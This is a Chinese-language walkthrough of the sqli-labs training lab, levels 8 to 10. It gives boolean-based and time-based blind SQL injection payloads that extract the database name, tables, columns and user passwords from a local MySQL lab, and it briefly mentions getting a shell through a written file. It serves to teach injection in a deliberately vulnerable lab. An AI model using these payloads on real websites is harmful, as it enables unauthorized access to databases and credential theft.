readme.md	2014-10-31 12:10:22	2.27 Kb	0666
readme.md~	2014-10-31 12:10:22	1.91 Kb	0666
readme.txt	2014-10-31 12:10:22	2.21 Kb	0666
readme.txt~	2014-10-31 12:10:22	1.39 Kb	0666
sql-lab.sql	2014-10-31 12:10:22	1.23 Kb	0666
tomcat-files.zip	2014-10-31 12:10:22	262.52 Kb	0666



连接成功,然后便可以反键进入终端shell操作, 此处不再赘述.
PS: 需要mysql数据库开启secure-file-priv写文件权限，否则不能写入文件。

Less-8 布尔型单引号GET盲注

题目名字暴露一切.布尔值无非为真和为假
先介绍几基于盲注的函数:

> length: 用来计算数据库表名长度
> concat(): 没有分隔符的连接字符串
> concat_ws(): 含有分隔符地连接字符串
> group_concat(): 连接一个组的所有字符串，并以逗号分隔每一条数据
> substr(): 截取支付串
> mid(): 截取字符串
> ascii(): 返回字符串的数值(ASCII返回值是0-255)
> ord(): 返回字符串数值

1. 简单测试
   布尔真时:

> payload: `?id=1' and 1=1--+`
>
> 
>
> 127.0.0.1/sqli-labs-master/Less-8/?id=1' and 1=1--+
>
> Welcome Dhakkan
> You are in...........
>
>
>
> 回显 You are in…
> 布尔假时:
> payload: `?id=1' and 1=2--+`
>
> 
>
> 127.0.0.1/sqli-labs-master/Less-8/?id=1' and 1=2--+
>
> Welcome Dhakkan
>
>
>
> 回显为空

2. 通过order by测试字段数

> payload: `?id=1' order by 3--+`


3. 构造payload,测试数据库名长度

> payload: `?id=1' and length(database())=8--+`

同理表名段名

4. 爆库名

payload: `?id=1' and mid(database(),1,1)='s'--+`
回显正常即字符匹配成功



127.0.0.1/sqli-labs-master/Less-8/?id=1' and mid(database(),1,1)='s'

Welcome Dhakkan
You are in...........

即数据库第一个字符为's', 接下来测第二个字符
payload: `?id=1' and mid(database(),2,1)='e'--+`
即依次将mid()函数第二个参数1,2,3…8
所得字符依次为 security, 即数据库名为**security**


上述方法查询比较费时费力, 可以使用ascii函数直接查询字符对应的数值

payload: `?id=1' and ascii(mid(database(),1,1))>100--+`



sqli-labs-master/Less-8/?id=1' and ascii(mid(database(),1,1))>100--+

Welcome Dhakkan
You are in...........


布尔值为真时回都显为You are in…
可以通过使用二分法,减少查询时间


sqli-labs-master/Less-8/?id=1' and ascii(mid(database(),1,1))>120--+


Welcome Dhakkan


sqli-labs-master/Less-8/?id=1' and ascii(mid(database(),1,1))>110--+

Welcome Dhakkan
You are in...........


sqli-labs-master/Less-8/?id=1' and ascii(mid(database(),1,1))>114--+

Welcome Dhakkan
You are in...........


sqli-labs-master/Less-8/?id=1' and ascii(mid(database(),1,1))>115--+

Welcome Dhakkan

可知第一个字符的ASCII大于114,但不大于115,即该字符的ASCII值为115,对应的字符为s
后面字符测试与上述一致,只需改变mid()函数第二个参数即可(其中mid()函数也可用substr()函数代替)
依次可得库名所含字符的ascii值为115, 101, 99, 117, 114, 105, 116, 121, 所对应的字符依次为**security**

5. 爆表名

payload: `?id=1' and ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1)=101--+`
测试方法与上述一致, 只需将limit 0,1中**0**依次改变为1,2,3…即可查询第一,二,三…个表名
依次测得表名为**emails, referers, uagents, users**

6. 爆列名

payload: `?id=1' and ascii(mid((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1))>104--+`
依次可得列名为: id, username, password

7. 查数据(以第一行数据为例)

payload: `?id=1' and ascii(mid((select password from security.users limit 0,1),1,1))=68--+`
依次可得第一行数据的password为**Dumb**, password为**Dumb**
其他数据可自行尝试.
Game Over~~

Less-9 基于时间的GET单引号盲注

由题目可知,本关为盲注
先安利一个函数:
if(condition,a,b): 当condition为true的时候，返回a，当condition为false的时候，返回b
这里因为我们利用的是时间的延迟，贴图就没有意义了，这里只写 payload 了：（正确的时候直接返回，不正确的时候等待 5 秒钟，只贴正确的）

1. 测试数据库长度

> payload: `?id=1' and if(length(database())=8,sleep(5),1)--+`
> 即长度为8时会等待5秒

2. 爆数据库

> payload: `?id=1' and if(ascii(mid(database(),1,1))=115,sleep(5),1)--+`
> ASCII值为115,说明第一位字符为 s

> payload: `?id=1' and if(ascii(mid(database(),2,1))=101,sleep(5),1)--+`
> ASCII值为101,说明第二位字符为 e

…
以此类推,可得数据库名为 security

3. 爆表名

> payload: `?id=1' and if(ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))=101,sleep(5),1)--+`
> ASCII值为101, 说明第一个表的第一位字符为 e
> …
> 以此类推可得第一个表的名称为 emails

> payload: `?id=1' and if(ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,1))=114,sleep(5),1)--+`
> ASCII值为114, 说明第一个表的第一位字符为 r
> …
> 以此类推可得第一个表的名称为 referers

…
再以此类推，我们可以得到所有的数据表 emails,referers,uagents,users
4. 爆users表的列名

> payload: `?id=1' and if(ascii(mid((select column_name from information_schema.columns where table_name='users' limit 0,1),1,1))=105,sleep(5),1)--+`
> ASCII值为105, 说明第一个表的第一位字符为 i
> …
> 以此类推, 可得users表的所有列名为 id, username, password

以上便是基于时间的盲注的所有内容
如果想测试内容的可自行测试, 方法同上
Game Over~~

Less-10 基于时间的双引号盲注

从标题就可以看到 《基于时间-双引号》，所以很明显的这关要我们利用延时注入
进行，同时 id 参数进行的是 " 的处理。和 less9 的区别就在于单引号（'）变成了（"）,我
们这里给出一个 payload 示例，其他的请参考 less-9
爆数据库

> payload: `?id=1" and if(ascii(mid(database(),1,1))=115,sleep(5),1)--+`
> 其余的请参考Less-9

Game Over~~